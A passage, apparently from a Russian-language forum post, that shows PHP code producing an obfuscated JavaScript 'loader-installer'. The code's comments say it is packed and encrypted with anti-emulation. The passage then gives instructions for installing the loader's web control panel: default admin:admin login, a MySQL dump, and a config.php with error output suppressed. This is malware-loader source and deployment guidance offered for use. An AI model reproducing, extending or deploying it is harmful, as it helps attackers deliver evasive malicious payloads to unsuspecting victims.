$_install = str_replace('%regdata%', 'try {b();} catch (b) {'. $pack_regdata.'};',
$_install);
// сжимаем и шифруем основной шиблон с антиэмуляцией
$pack_install = (new Tholu\Packer\Packer($_install, 'Normal', true, false, true))-
>pack();
$pack_install = 'try {s();} catch (s) {'. $pack_install.'}';
$pack_install = str_replace("\n", '', $pack_install);
// выводим уже готовый сжатый лоадер-инсталлер с шифрованием
echo $pack_install;
exit();
```

Как ставить веб-панель:

Скопируйте все файлы панели в корневой каталог домена/ip

Стандартный пароль admin:admin (потом можете через панель сменить или в базе)

Дамп MySQL базы находится в файле dump.sql, саму базу надо создать перед заливкой.

Все настройки в файле config.php:

Code:

```
error_reporting(0); // отключение ошибок
ini_set("display_errors", "off"); // отключение ошибок
$dblocation = "localhost"; // Имя сервера с SQL базой
$dbuser = "root"; // Логин
$dbpasswd = ""; // Пароль
$dbname = "loader"; // Имя SQL базы
```